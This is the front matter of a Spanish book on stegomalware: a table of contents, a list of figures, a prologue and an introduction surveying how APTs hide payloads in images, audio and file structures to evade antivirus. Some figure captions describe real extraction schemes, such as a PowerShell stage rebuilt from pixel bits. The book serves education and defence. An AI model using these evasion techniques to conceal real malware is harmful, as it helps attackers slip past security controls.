

ESTEGOMALWARE

**Evasión de antivirus y seguridad perimetral
usando esteganografía**

*Ocultando ciberamenazas avanzadas y
malware*

Autor: Dr. Alfonso Muñoz

Prólogo Bernardo Quintero



Reconocimiento-NoComercial-SinObraDerivada

Madrid, 04/06/2025

NOTA: Este documento es **una actualización a junio de 2025** del libro *Estegomalware. Evasión de antivirus y seguridad perimetral usando esteganografía. Ocultando ciberamenazas avanzadas y malware. Primera edición. Madrid – España, septiembre de 2021.*

Si desea contribuir al desarrollo de futuros libros o desea otros formatos más cómodos puede adquirir la versión original en formato papel y en formato e-book en Amazon en las siguientes direcciones:

Papel:

<https://www.amazon.es/Estegomalware-antivirus-perimetral-esteganograf%C3%ADa-ciberamenazas/dp/B09F1J2NTG>

E-book:

<https://www.amazon.es/Estegomalware-antivirus-perimetral-esteganograf%C3%ADa-ciberamenazas-ebook/dp/B09FZP8HH4>

Espero que disfrute la lectura.

Dr. Alfonso Muñoz

Twitter: @mindcrypt

Telegram: t.me/criptored

Github: <https://www.github.com/mindcrypt>

Linkedin: <https://www.linkedin.com/in/alfonsomu%C3%B1oz/>

wr9BIGTDs25kZSBtw6FzIHRlIGxsZXZhcsOhIHR1IGN1cmlvc2lkYWQ/
IC0gIlNpZ3VlIHByZWd1bnRhbmRvIHBvciBsYSBzb3BhLCBlbCBvYm
pldG8gZGUgdW5hIHByZWd1bnRhIGVzIG9idGVuZXIgaW5mb3JtYWN
pw7NuIHF1ZSBub3MgaW1wb3J0YSBhIG5vc290cm9zIHkgYSBuYWRp
ZSBtw6FzLiBNZSBwcmVndW50YWJhcyBwb3JxdWUgdHUgc29wYSB
ubyBlc3Blc2EsIGJpZW4sIHNIz3VyYW1lbnRlIHBycnF1ZSB0dSBtYWR
yZSBjcmVjacOzIGVuIHVuYSBjYXNhIHF1ZSBudW5jYSBwZW5zw7M
gZW4gZGVzcGVyZGljaWFyIGxlY2hlIGVjaMOhbmRvbGEgZW4gbGE
gc29wYS4gRXNhIHNPiGVyYSB1bmEgbXV5IGJ1ZW5hIHByZWd1bnR
hli4uLiBXaWxsaWFtIEZvcnJlc3Rlcg==

Este libro fue escrito en el verano de 2021
en Madrid-España.

*Te ganas la vida con lo que obtienes;
haces una vida con lo que das –*

Winston Churchill (1874-1965)
Primer ministro del Reino Unido

*Es deber ineludible de todos los oficiales intentar la evasión.
Si no pueden, su deber entonces es obligar al enemigo
a utilizar el mayor número de tropas en su custodia,
inquietándolos sin tregua
y creando problemas con el empleo de toda su habilidad...*

Película – La gran evasión (1963)

https://es.wikipedia.org/wiki/The_Great_Escape

Contenido

Índice de ilustraciones	7
Prólogo – Bernardo Quintero	11
Introducción.....	15
2000 años de esteganografía para profesionales perezosos.....	18
Capítulo 1. Esteganografía en malware. Una década industrializando malware.....	33
1.1 Definición de conceptos y técnicas esteganográficas para ocultar malware – TTP (Tactics, Techniques, Procedures) esteganográficos	33
1.2. Evasión de antivirus con esteganografía	38
1.2.1 Evasión de antivirus basado en técnicas esteganográficas en formatos comprimidos	39
1.3 Limitación de uso del estegomalware y autoejecución. Polyglots	44
1.3.1 Autoejecución de estegomalware en navegadores webs. Exploits embebidos	46
1.3.2 Estegomalware y polyglots en aplicaciones móviles	49
Capítulo 2. Esteganografía en amenazas avanzadas modernas. Una visión de APTS de 2019 a 2023	51
2.1 Esteganografía en APTs utilizando la técnica LSB (Least Significant Bit) replacement.....	53
2.1.1 Ursnif/Gozi	55
2.1.2 Powload	57
2.1.3 Oceanlotus APT-32.....	58
2.1.4 Waterbug/Turla & XMRig Monero miner.....	60
2.1.5 The Dukes – Operation Ghost	61
2.1.6 Bebloh.....	64
2.1.7 MT3-MontysThree	65
2.1.8 Serpent	67
2.1.9 Worok	68
2.2 Esteganografía en APTs abusando del final de la estructura de ficheros (EoF) ...	70
2.2.1 Scarcruft – APT37	72
2.2.2 MyKings botnet.....	73
2.2.3 Darktrack	75
2.2.4 New Magecart Skimmers	76
2.3 Esteganografía en APTs abusando de los ficheros adjuntos en el correo electrónico	78
2.4 Esteganografía con lenguajes de marcado en APTs	83
2.4.1 Platinum APT	83
2.5 Esteganografía en calendarios digitales. APT41	86
Capítulo 3. Técnicas de esteganografía utilizadas en APTs. Vistazo de analista.....	89
3.1 Técnicas de ocultación basada en LSB replacement y matching $\pm k$	89
3.1.1 Programando tu propia herramienta de ocultación. Malos usos de la técnica de sustitución LSB.....	96
3.1.2 Técnicas de ocultación en imágenes JPEG. El caso de F5 y Steghide.....	100
3.1.3 Técnicas de ocultación en imágenes PNG. El caso de Invoke-PSImage	106
3.2 Técnicas esteganográfica usando la estructura de los formatos de ficheros. La	

técnica EoF	108
3.3 Técnicas esteganográficas en lenguajes de marcado. Esteganografía en HTML y XML	113
3.4 Técnicas esteganográficas de ocultación en audio. Formato Wave.....	116
3.5 Técnicas esteganográficas de ocultación en protocolos de comunicación. Esteganografía en HTTP	119
Capítulo 4. Formación, herramientas y capacitación en esteganografía	123
Otros libros publicados por el autor	126
Glosario	131

Índice de ilustraciones

Ilustración 1. A lo largo de la historia se han documentado múltiples ejemplos de protección y ocultación de información mediante partituras. En el libro TRATADO DE CRIPTOGRAFÍA CON APLICACIÓN ESPECIAL AL EJÉRCITO de J.G. Carmona puede observar ejemplos concretos en su aplicación al español - https://publicaciones.defensa.gob.es/tratado-de-criptografia-con-aplicacion-especial-al-ejercito.html	24
Ilustración 2. Patrón “Bow Tie”. Este patrón indica a los esclavos que se deshagan de su ropa vieja y busquen otra para encajar mejor en la nueva ciudad	25
Ilustración 3. Mecanismos de esteganografía pura basada en la utilización de elementos físicos para enmascarar comunicaciones ocultas. La piedra de la discordia	27
Ilustración 4. Esquema de esteganografía simétrica.....	29
Ilustración 5. Ejemplos de estegomalware usando domain-fronting.....	35
Ilustración 6. Ejemplos de uso de herramientas esteganográficas famosas que permiten ocultar información en Twitter y Facebook en el momento de escribir este libro	37
Ilustración 7. Fichero RAR que comprime un fichero PDF y un virus informático de MS-DOS	41
Ilustración 8. Código hexadecimal del virus Barrotes 1310 comprimido con el algoritmo RAR.....	41
Ilustración 9. Estructura de un fichero RAR modificada (HEAD_TYPE=0x74->0x00) para que no se encuentre un fichero comprimido almacenado en el fichero contenedor (2ficherosModificados.rar)	42
Ilustración 10. Fichero oculto en la estructura del fichero .rar.....	42
Ilustración 11. Esquema esteganográfico de ocultación simétrica	44
Ilustración 12. Esquema común de uso de esteganografía en stegomalware moderno..	45
Ilustración 13. La creación de cualquier polyglot requiere de un conocimiento profundo del formato de fichero que se desea modificar para que se comporte de diferentes maneras en función del “reproductor” que lo ejecute.....	47
Ilustración 14. Ejemplo de polyglot JPEG-JS utilizando herramienta Powerglot.....	48
Ilustración 15. Ejemplo básico de los principios usados por la herramienta Stegosplit. En la figura 1 y 2 se observa diferentes ejemplos de polyglot para versiones antiguas y modernas de navegadores. Es importante destacar como Stegosplit deja una marca a final de fichero que puede ser detectada (Powerglot la detecta)	48
Ilustración 16. Ingeniería inversa al estegomalware de investigadores de la universidad Carlos III de Madrid - Android LikeImage	50
Ilustración 17. Ejemplo de un “posible” timeline de uso de técnicas esteganográficas en malware moderno	52
Ilustración 18. Muestra de malware del grupo cibercriminal TA551 - Recuperación de librería DLL desde imagen PNG.....	55
Ilustración 19. Evolución de las técnicas de ataque y ofuscación usadas por Ursnif.....	56
Ilustración 20. Imagen esteganográfica con script malicioso PowerShell embebido.....	56
Ilustración 21. Script de Powershell extraído de la imagen esteganográfica	57
Ilustración 22. Extracto de código del script PowerShell descargado y recuperado con Getpixel	57
Ilustración 23. Imagen utilizada por Powload para ocultar código malicioso.....	58
Ilustración 24. Ejemplos de correo de spam con mensajes que urgen a los usuarios descargar y hacer click en los documentos adjuntos	58

Ilustración 25. Ejemplos de imágenes PNG usadas para ocultar payloads	59
Ilustración 26. Proceso de infección y recuperación de payload seleccionando 3 bits del canal rojo, 3 del verde y 2 bits del canal azul.....	59
Ilustración 27. Ejemplo de cabecera de fichero .wav y tamaño de datos	61
Ilustración 28. Para cada byte procesado el malware extrae el LSB	61
Ilustración 29. Actividad del grupo de ciberespionaje Dukes estos últimos años	61
Ilustración 30. Fases utilizadas por muestras de malware del grupo de ciberespionaje.	62
Ilustración 31. Ejemplos de stegomalware en imágenes digitales usadas por el grupo de ciberespionaje	63
Ilustración 32. El stegomalware usa la técnica LSB seleccionando diferentes bits en cada canal de color	63
Ilustración 33. Imagen PNG de 620 x 485. Se consultan las tres primeras filas de la imagen, 3 x 620 píxeles, toma cuatro bits inferiores del canal azul de cada píxel, y los concatena con cuatro bits inferiores del canal verde, formando así 1 byte de cada píxel. Los primeros 1.342 bytes se convierten posteriormente en caracteres ASCII que forman otro script PowerShell, que se ejecuta posteriormente. Una vez formado el último script PowerShell, no se ejecuta directamente. En su lugar, se pasa a través del portapapeles y se ejecuta más tarde. Esto permite que la infección deje un rastro mínimo de sí misma, ya que el portapapeles se borra al final.....	64
Ilustración 34. Los datos se ocultan en la imagen mediante técnicas esteganográficas y el malware los extrae de los píxeles definidos por el algoritmo. El uso de la esteganografía permite a los atacantes evadir algunas herramientas de seguridad, incluidos los escáneres de tráfico de red. Los datos extraídos de la imagen se codifican consecutivamente utilizando el algoritmo Base64, se cifran con el algoritmo AES y se vuelven a codificar utilizando Base64. Curiosamente, el script tiene un error en su código, incluido a propósito, con el mensaje de excepción utilizado como clave de descifrado. Cabe destacar que el texto del mensaje de excepción depende del paquete de idiomas instalado en el sistema operativo. Al parecer, los atacantes preparan el script malicioso específicamente para las víctimas de un país concreto. Los datos descifrados y decodificados conforman un script PowerShell más, que se ejecuta.....	65
Ilustración 35. El diagrama muestra el flujo de ejecución general de los módulos de MontysThree.....	66
Ilustración 36. Ejemplo del ciclo de vida del ataque de Serpent.	67
Ilustración 37. Algunos de los vectores de ataque identificados para el malware Worok	68
Ilustración 38. Decodificación de un byte desde 2 píxeles.....	69
Ilustración 39. Ejemplo de estructuras de datos ocultas en imágenes	69
Ilustración 40. Estegoimagen PNG que oculta embedded C# payload	69
Ilustración 41. Ejemplo de infección multietapa	72
Ilustración 42. Stegomalware al final de fichero de una imagen de Taylor Swift.....	74
Ilustración 43. Un examen más detallado del archivo de imagen revela que, además del contenido de la imagen, contiene un ejecutable adjunto: una versión empaquetada con VMProtect de una herramienta de fuerza bruta y SQL	74
Ilustración 44. Estegoimagen con código malicioso	75
Ilustración 45. Información añadida a final de fichero - Darktrack	75
Ilustración 46. New digital skimmer - https://twitter.com/AffableKraut/status/1210298763417276416?s=20	77
Ilustración 47. Código Javascript oculto a final de fichero	77
Ilustración 48. LightNeuron Transport Agent.....	79

Ilustración 49. Arquitectura con Microsoft Exchange – basado en https://docs.microsoft.com/en-us/exchange/mail-flow-exchange-2013-help	80
Ilustración 50. Validación de la firma en el fichero JPG	81
Ilustración 51. Imagen JPG modificada con comandos embebidos por LightNeuron ...	81
Ilustración 52. Representación hexadecimal de un fichero PDF con el bloque de información “sensible”	82
Ilustración 53. Ejemplo válido de fichero PDF modificado con comandos insertados por LightNeuron	82
Ilustración 54. Eugene Kaspersky alertando del impacto del stegomalware en ataques avanzados.....	83
Ilustración 55. Supuesta conexión al C&C deshabilitada – APT Platinum.....	84
Ilustración 56. Ocultación de información mediante la codificación de datos en el orden de los atributos de etiquetas HTML	84
Ilustración 57. Técnicas de ocultación basadas en esteganografía textual	85
Ilustración 58. Los datos decodificados son descifrados para obtener los comandos....	85
Ilustración 59. Ejemplos de comandos extraídos de la página HTML después del descifrado.....	85
Ilustración 60. Campaña TOUGHPROGRESS (APT41).....	86
Ilustración 61. Técnica de ocultación LSB-replacement en el bit menos significativo de un píxel	90
Ilustración 62. Impacto visual al modificar de más a menos los 6 bits más significativos de los píxeles de una imagen. De izquierda a derecha y de arriba a abajo.....	94
Ilustración 63. Ocultación de información con la herramienta DIIT	94
Ilustración 64. Selección de los bits a modificar en cada píxel utilizando la herramienta DIIT	95
Ilustración 65. Recuperación de información oculta con la herramienta DIIT	95
Ilustración 66. Uso de esteganografía en audio en la serie Mr.Robot	98
Ilustración 67. Herramienta esteganográfica Deepsound	99
Ilustración 68. Ingeniería inversa a la herramienta esteganográfica DeepSound.....	99
Ilustración 69. Histograma típico de los coeficientes JPEG después del proceso de cuantificación Vs Histograma resultante después de ocultar información con JSteg. Este patrón puede ser detectado por un estegonalista	101
Ilustración 70. Algoritmo implementado en la herramienta F5.....	103
Ilustración 71. Ocultación y recuperación de información utilizando la herramienta F5	104
Ilustración 72. Ocultación y recuperación de información con la herramienta F5 utilizando una clave secreta.....	104
Ilustración 73. Ejemplo de matriz de codificación 2:3 basada en la matriz de la herramienta F5. Dados dos bits por ocultar (x1, x2) en 3 píxel (a1,a2,a3) solo es necesario modificar como mucho 1 bit (1 píxel).....	104
Ilustración 74. Ejecución de Invoke-PSImage para ocultación de código malicioso en un PNG - https://i.imgur.com/8ROnVhd.png	107
Ilustración 75. Ocultación del texto "Esteganografía" en una imagen utilizando una técnica EoF	109
Ilustración 76. Ejemplo de la herramienta de detección stegdetect para detectar EoF en ficheros JPEG	110
Ilustración 77. Opciones de detección de la herramienta stegdetect	110
Ilustración 78. Ejemplo de uso de la herramienta Camouflage.....	110
Ilustración 79. Formato WAVE. Fichero .wav.....	117

Ilustración 80. Ejemplo de muestra de audio en el formato WAVE	118
Ilustración 81. Ocultando información con la herramienta Stegowav	119
Ilustración 82. Creación de canal encubierto con herramienta Mística y el uso de técnica esteganográficas sobre DNS	122
Ilustración 83. Libros recomendados de lectura sobre esteganografía y estegoanálisis	124

Prólogo – Bernardo Quintero

Me quedé atónito mirando el monitor. Aquella bolita blanca, de apenas unos píxeles de tamaño, había aparecido de la nada. No dejaba de moverse en diagonal de un lado para otro, rebotando en los bordes de la pantalla y borrando algunos caracteres a su paso. Era hipnótico. ¿Qué era aquello? Apagué y encendí de nuevo mi Amstrad PC-1512, puse el disco de arranque de MS-DOS y... ¡no podía ser!, al rato allí estaba de nuevo la pelotita rebotando. Por aquel entonces tenía 14 años y no era consciente de que ese incidente, que no alcanzaba a entender, cambiaría mi vida para siempre.

Por suerte ya tenía alguna experiencia haciendo reversing a bajo nivel. Años atrás había intentado, sin mucho éxito, hacer mis propios juegos primitivos con el BASIC del Spectrum. Pronto llegué a la conclusión de que necesitaba sumergirme en el lenguaje ensamblador para poder estudiar e imitar aquellos videojuegos con los que pasábamos las tardes después del colegio. Ahora esos conocimientos me vendrían bien para desentrañar el misterio de la pelotita rebotona.

Tras dedicarle muchas horas logré entender cómo funcionaba aquel código de menos de 1kB, estudiando instrucción por instrucción pude terminar entendiendo la lógica en su conjunto. El programa quedaba residente en memoria e interceptaba el servicio de disco, lo que le permitía tomar el control cada vez que el sistema operativo leía o escribía sectores en un disquete. Pero la revelación vendría al descubrir que el programa se copiaba a sí mismo en el sector de arranque de cualquier nuevo disquete que usara en el ordenador. Estaba en shock por lo que aquello significaba, nunca me había planteado que un código pudiera convertirse en una especie de vida artificial capaz de autoreplicarse. Por último, a los 30 minutos de estar activo en memoria, el código mostraba en pantalla el efecto de la pelota. Misterio resuelto. Me había infectado con un virus informático. El virus Ping-Pong.

Ese día nació mi pasión por los virus y la seguridad informática, algo que no dejó de crecer desde entonces. Una de las primeras cosas que me llamó la atención de los virus fueron las técnicas de ocultamiento que usaban, para intentar pasar desapercibidos a primera vista y dificultar su análisis. Por ejemplo, el virus Ping-Pong almacena el sector de arranque original y parte de su código en un par de sectores al final del disco y marca ese clúster como defectuoso, lo que impide que cualquier otro programa lo sobrescriba y también dificulta su lectura desde alto nivel.

Brain, otro virus similar de aquella época, y que también me infectó, daba un paso más para ocultarse. Cuando el usuario intenta leer el sector de arranque de un disco infectado Brain intercepta la orden y, en vez de mostrar su código malicioso allí almacenado, devuelve una copia del sector original limpio que guardó previamente en otro sector. Tan sencillo como efectivo.

Estas técnicas de ocultamiento evolucionaron con la llegada de los primeros antivirus. Los virus ya no sólo se camuflaban para evitar ser descubiertos por el usuario curioso sino también para evadir los sistemas de detección. Entre las diferentes técnicas se popularizó el uso del cifrado, más o menos rudimentario, desde un simple XOR para ocultar textos y ofuscar los patrones más reconocibles del virus hasta algoritmos simétricos robustos. Si bien, aún era posible detectarlos fácilmente buscando cadenas estáticas que coincidieran con la rutina de descifrado, cuya parte del código permanecía invariable más allá del cambio de la llave de cifrado.

Años después se daría una vuelta de tuerca con la aparición de los virus polimórficos, donde todo el código del virus mutaba en cada nueva infección, pudiendo dar lugar a millones de diferentes combinaciones partiendo de un mismo virus y obligando a las empresas antivirus a ir más allá de las firmas estáticas.

Otro salto cualitativo llegó de la mano de Internet. Hasta la fecha había tenido la sensación de que, con tiempo y esfuerzo, siempre podía lograr entender cualquier malware (virus, troyano, gusano, etc.) que llegara a mis manos y conocer los fines más ocultos de su desarrollador. Podría ser más o menos complicado, llevaría más o menos tiempo, pero al fin y al cabo se trataba de hacer ingeniería inversa a un código que contenía toda la lógica del ataque por mucha ofuscación o cifrado que usaran. Mi gozo en un pozo. Internet lo cambió todo.

Ahora el malware que tengo en mis manos puede ser sólo parte de la lógica de un entramado mucho más amplio que va más allá del código al que yo tengo acceso. Ya no hay forma de estar seguro del comportamiento y objetivo final de un programa si este tiene la capacidad de recibir órdenes y actualizarse a través de Internet, característica común a la gran mayoría del software comercial de hoy día.

Aquello que pudiera parecer un simple adware o incluso software legítimo, que apenas se comunica con un servicio remoto en Internet y no hace mucho más en mis pruebas de laboratorio, puede tener un comportamiento muy diferente en otro sistema en producción y convertirse en una amenaza. Gran

parte de la lógica ya no está autocontenida en el código que se ejecuta en el sistema local, sino que se encuentra en un servicio remoto al que yo no tengo acceso por defecto. Ahí fuera, en un *command and control*, en una caja negra remota, puede existir una lógica que se activa en función de ciertos datos, por ejemplo, según la IP del ordenador infectado, nombre de máquina, ubicación geográfica, etc. El adware que yo creo estar analizando en mi laboratorio, a priori bastante inofensivo según su análisis estático y comportamiento en un entorno controlado, puede ser en realidad un backdoor, ransomware o APT al recibir comandos o una actualización expuesta en función de cierta lógica que queda oculta para el analista de malware.

Con este cambio de paradigma, que vino con Internet para quedarse, se produjo también la explosión del uso de la criptografía de clave pública en los ataques. Sobra hablar de las implicaciones que esto trajo consigo en los ataques de ransomware porque hoy día los tenemos hasta en la sopa.

Otro efecto colateral de la llegada de Internet, y su uso por parte del malware, fue el interés por monitorear y analizar el tráfico de red. Era necesario vigilar las comunicaciones en el perímetro para detectar tráfico sospechoso con sistemas remotos más allá de nuestras redes locales, bien porque podían estar recibiendo órdenes y descargando nuevos módulos de malware, bien enviando información sensible al exterior. Y es en este punto dónde la esteganografía tuvo un segundo renacimiento en relación con la creación de malware. A las técnicas y objetivos de ocultación más clásicos, relacionados con los sistemas de almacenamiento y ficheros, se añadió el deseo de usar canales de comunicación que a primera vista tuvieran la apariencia de tráfico y contenido legítimo e inofensivo.

Este libro, “STEGOMALWARE”, nos invita precisamente a realizar un recorrido por las técnicas y procedimientos de esteganografía aprovechadas por el malware, con especial hincapié en explicar las diferentes técnicas usadas por los APTs de los últimos años hasta llegar a nuestros días, incluyendo numerosas descripciones y ejemplos concretos. Se trata así de una obra actualizada pero que, al mismo tiempo, realiza una introducción histórica a la esteganografía que nos va sumergiendo poco a poco y de forma paulatina en esta disciplina.

Hay que agradecer a su autor, Alfonso Muñoz, su capacidad de recopilación, análisis, síntesis y divulgación para envolver al lector y acercarnos de forma tan didáctica a esta materia que, a priori, puede sonar ardua. O al menos eso dicen algunos, en mi caso tengo que decir que he disfrutado cada capítulo.

Solo me queda, como no podía ser de otra forma, animar a su lectura. Hay mucho material que nos permitirá entender mejor cómo se usan este tipo de técnicas y nos invitará a profundizar en sus diferentes aspectos, ya sea desde una vertiente defensiva u ofensiva. Pero, sobre todo, esta obra nos viene a recordar que, en seguridad informática, como en la vida en general, no todo es lo que parece. Una actitud crítica, la mente abierta, y una buena dosis de paranoia bien gestionada, son siempre bienvenidas.

Como diría Tony Soprano, no creas nada de lo que oigas y ni la mitad de lo que veas.

Bernardo Quintero (@bquintero) es de la generación del Spectrum y la película Juegos de Guerra. Junto con Antonio Ropero (q.e.p.d.) creó “una-al-día”, la primera newsletter de seguridad informática en español, que terminó derivando en la empresa Hispasec Sistemas. Durante sus primeros años como co-fundador en Hispasec se especializó en auditoría y pentesting, para más tarde fundar VirusTotal, a la postre adquirida por Google para formar parte de su grupo especializado en amenazas avanzadas. Allí se convirtieron en el primer equipo de seguridad en dar el salto a X, los laboratorios secretos de Google, donde fundaron Chronicle Security, la primera empresa de ciberseguridad de Alphabet. Recientemente se produjo la fusión entre Google Cloud y Chronicle Security, dando lugar a Google Cloud Security, donde Bernardo continúa su labor como Security Engineer Manager. Todo ello desde su tierra natal, la soleada Málaga, donde se ubicará la sede del nuevo Centro de Excelencia para la Ciberseguridad de Google cuya apertura se prevé en 2023.



Introducción

- Yo... no soy un espía. Sólo soy un matemático.
- Sé mucho sobre espías, Alan. Tú guardas más secretos que el mejor de ellos.

The Imitation Game (2014)

Desde hace algo más de 15 años estoy interesado en la ciencia de la esteganografía, tanto que he escrito libros, artículos académicos de impacto, patentes, ponencias en congresos de gran prestigio, he desarrollado herramientas open source, etc. Pero, nada de lo anterior tendría sentido para mí si no estuviera apoyado en algo realmente importante. Soy un fiel creyente de que el uso de la esteganografía puede ayudar a construir sociedades más juntas, libres y democráticas.

Reconozco que dos hitos me marcaron significativamente para estudiar en profundidad los mecanismos de ataque y defensa apoyándose en esteganografía. Por un lado, el grupo de hackers cDc, the Cult of the Dead Cow, y su herramienta Camera/Shy¹, un navegador web esteganográfico, que facilitaba la ocultación de comunicaciones en imágenes GIF para ayudar a disidentes chinos. Tiempo después, realizando ingeniería inversa a la aplicación, observaría que el diseño del algoritmo utilizado era muy mejorable, facilitando su detección automática por terceros. Reconozco que durante un tiempo esto creó en mi mente ciertas “conspiraciones”. Los lectores “más veteranos” recordarán el revuelo mediático sobre la colaboración entre cDc y el FBI (linterna mágica).

Por otro lado, la publicación de Duncan Campbell con su informe COMIT titulado *Interception Capabilities 2000*² para el parlamento europeo, donde se detallaba mucha información del programa *Echelon*. La criptografía, en su uso, era casi inexistente y la población civil tenía escasos recursos para protegerse. La esteganografía podría ayudar a cubrir parte de ese hueco.

Pero, aunque todo esto es apasionante, el libro que tiene en sus manos se focaliza en un aspecto más concreto y más, por qué no decirlo, mundano. El uso de la esteganografía en herramientas y campañas de ataque, en la mayoría, con fines económicos. Gran parte de mi tiempo, personal y laboral, lo dedico a la seguridad ofensiva, asique le he dedicado suficiente tiempo para estudiarlo, entenderlo y aplicarlo con detalle.

¹ <https://sourceforge.net/projects/camerashy/>

² <https://fas.org/irp/eprint/ic2000/ic2000.htm>

En 2016, cuando se creó, tuve la suerte de ser uno de los primeros españoles invitados al grupo de *Criminal Use of Information Hiding*, en cooperación con el *Europol European Cybercrime Centre (EC3)*, donde pudimos intercambiar información y experiencias con profesionales de áreas muy diversas (academia, industria, FCSE, etc.). Durante todos estos años observé y observo, por desgracia, la peor versión del uso de la esteganografía. Su uso por grupos organizados y bandas criminales.

El libro que tiene entre sus manos es un humilde esfuerzo por acercarle algunas de las técnicas y procedimientos esteganográficos que se han utilizado en APTs modernos y malware de todo tipo para alcanzar sus objetivos. Es una obra breve que se centra en los detalles esteganográficos. En las referencias, encontrará análisis completos de las campañas de ataque y APTs analizados. Le recomiendo encarecidamente su lectura. Independientemente de cuál sea su área de especialización le abrirá la mente.

Por último, me gustaría serle sincero. Reconozco que no ha sido fácil escribir esta obra y de paso, querido lector, me gustaría pedir disculpas por anticipado. A lo largo del libro, observará el uso de la esteganografía con mayor o menor detalle de múltiples incidentes, la mayoría de las ocasiones, aunque tengo un espíritu crítico, lo reflejado proviene de grupos/empresas de inteligencia o compañías de antivirus concretas, en la mayoría de los casos no dispongo de las muestras de malware para verificar la información reflejada y, cuando se redactan en los informes correspondientes, las técnicas esteganográficas no poseen todo el nivel de detalle que me gustaría. Adicionalmente a esto, la atribución y las fechas de aparición de APTs y malware deben considerarse como algo, en la mayoría de los casos, arbitrario. El APT de moda en 2020 puede, fácilmente, llevar funcionado 10 años en la sombra.

Pero, estimado lector, esto no tiene que desanimarnos. La obra que tiene en sus manos, además de ser la primera en la disciplina, le permitirá, de una manera sencilla y rápida, entender de manera global como se está utilizando la esteganografía, hoy en día, en la mayoría del malware “moderno” detectado. Podrá, para su facilidad, adicionalmente, profundizar en los conceptos de las técnicas esteganográficas subyacentes y debería, o esa es mi intención, tener mayor capacidad para enfrentarse a estos nuevos retos, especialmente si se dedica a la ingeniería inversa, informática forense/DFIR o es analista de malware. Obviamente, si se dedica a la seguridad ofensiva podrá aprender mejores técnicas para ocultarse.

Asique, querida/o amiga/o aquí comienza el viaje. No le prometo un destino seguro, la carretera tendrá curvas, compañeros de viaje inesperados y algún que otro sobresalto.

Como diría *The Mentor*, bienvenido a mi mundo.



Dr. Alfonso Muñoz es experto en seguridad informática, área en la que trabaja profesionalmente desde hace 19 años. Su principal actividad se centra en proyectos/tecnologías técnicas avanzadas en seguridad defensiva y ofensiva (Global 500/Ibex-35) y su colaboración con organismos públicos. Su especialización se centra en la seguridad ofensiva, la protección de comunicaciones (criptografía y esteganografía) y la investigación avanzada en ciberseguridad.

Su actividad profesional ha sido reconocida con múltiples reconocimientos académicos e industriales, entre ellos por reportar vulnerabilidades en productos de gran uso (Google, Microsoft, etc.). Destaca su perfil divulgador, entre otras áreas, en el área de la criptología y esteganografía. Es coautor de la red temática Criptored que difunde desde hace más de 20 años millones de documentos y formación online gratuita a toda la comunidad hispanohablante. Es socio de la empresa CriptoCert que proporciona la primera certificación de protección de la información y criptografía en español a nivel mundial. **Twitter: @mindcrypt – alfonso@criptored.com**

2000 años de esteganografía para profesionales perezosos

"No todo el espionaje es malo. El mayor problema que tenemos ahora mismo es la vigilancia masiva e indiscriminada, a través de la cual los gobiernos obtienen miles de millones de comunicaciones de personas inocentes a diario".

"No quiero vivir en un mundo donde todo lo que digo, todo lo que hago, todo lo que hablo, toda expresión de creatividad o de amor o de amistad queda grabada."

Extractos de entrevistas Edward Snowden

Hace 20 años la lectura de la siempre excepcional y recomendable obra *The CodeBreakers* de David Kahn³ abrió en mí la pasión por una disciplina, hasta entonces anecdótica, conocida como la ciencia de la esteganografía. Para muchos una subrama dentro de la ciencia de la criptología, para otros, entre los que me encuentro, una ciencia completa e independiente.

Recuerde querida/o lector que la criptografía es una de las ramas más pesimistas de la ciencia. Asume la existencia de adversarios con capacidad ilimitada de ataque, los cuales pueden leer todos tus mensajes, generar información ilegítima o modificar tus claves aleatorias a su antojo. Curiosamente, también es una de las ramas más optimistas, mostrando cómo incluso en el peor escenario imaginable el poder de las matemáticas y la algoritmia puede sobreponerse a cualquier dificultad. Es una disciplina esencial para garantizar la confidencialidad, integridad y autenticidad de las comunicaciones, minimizando ataques sobre la identidad de las entidades (interceptación y suplantación), ataques sobre la información (revelación, reenvío, manipulación y repudio de datos) o ataques sobre los servicios (negación del servicio y apropiación). Por desgracia, adolece de un problema intrínseco, su visibilidad. El uso de la criptografía es visible por los actores que interactúan o intercepten una información o comunicación. En multitud de escenarios, la mera existencia de una comunicación puede suponer un serio problema para emisor y receptor, entre los que se encuentran, típicamente, anular la comunicación o a los comunicantes (localizándolos) o atacar los terminales finales para intentar extraer la clave que cifra la

³ The Codebreakers: The Comprehensive History of Secret Communication from Ancient Times to the Internet Tapa dura – Ilustrado, 7 octubre 1997 - <https://www.amazon.es/Codebreakers-Comprehensive-History-Communication-Internet/dp/0684831309>

información. Es en este punto donde la ciencia de la esteganografía⁴ cubre un gran hueco.

En mi libro *Privacidad y Ocultación de Información Digital - Esteganografía. Protegiendo y Atacando Redes Informáticas* publicado en 2016 en la editorial RA-MA hice un esfuerzo por acercar esta disciplina en un lenguaje accesible, en lengua española. Este conocimiento, por desgracia, al menos en el mundo civil, era, y es, escaso de una manera rigurosa y completa. El libro que tiene entre sus manos no sustituye al que escribí hace años, sin embargo, si pone foco en el uso de la esteganografía en su uso en malware, actualizando, cuando lo requieran técnicas o procedimientos, la información en la actualidad.

Permítame el lector en los siguientes folios, pocos por no perder el foco de esta obra, resumir algunos aspectos esenciales de esta disciplina que le ahorrarán, al menos en una primera instancia, la lectura decenas de libros y centenas de papers académicos como ha sido mi caso en los últimos 20 años. Espero que esta introducción con las referencias recomendadas le permita entender de mejor manera lo expuesto en este libro.

El primer paso es comprender, al igual que pasa con la criptología (criptografía y criptoanálisis), que, la ciencia de la esteganografía, en sentido estricto, se divide en dos grandes áreas, la esteganografía y el estegoanálisis. La ciencia de la **esteganografía** estudia diferentes procedimientos para ocultar información almacenándola en algún soporte⁵ o transmitiéndola por algún canal, mientras que la ciencia del **estegoanálisis** estudia la seguridad de los diferentes algoritmos esteganográficos, aplicando diferentes procedimientos para detectar la posible presencia de información oculta en un medio (usando para ello algoritmos estadísticos o inteligencia artificial)

⁴ El término *esteganografía*, cuyo origen etimológico proviene de las palabras griegas *Steganos* (oculto) y *Graphein* (escribir), puede definirse como escritura oculta. En general, se traduce del término inglés *steganography*, que a su vez proviene del título del libro *Steganographia*, escrito por el abad alemán *Johannes Trithemius* (1462-1516) en 1499.

⁵ En general, se denomina **estegomedio** a aquel medio o soporte de comunicación (por ejemplo, un fichero informático) que se utiliza para enmascarar la información a transmitir sin levantar sospecha. Habitualmente el resultado de ocultar una información en un estegomedio da lugar a un *estego-objeto*, sustituyase la palabra *objeto* por el medio correspondiente. Por ejemplo, si como estegomedio se utilizan imágenes digitales para ocultar información, la imagen resultante que contenga la información oculta se le denominará estegoimagen. Otros ejemplos serían estegoaudio, estegovideo, etc. En los próximos apartados el lector comprenderá perfectamente los diferentes tipos de estegomedios y cómo poder llegar a utilizarlos en numerosas situaciones reales.

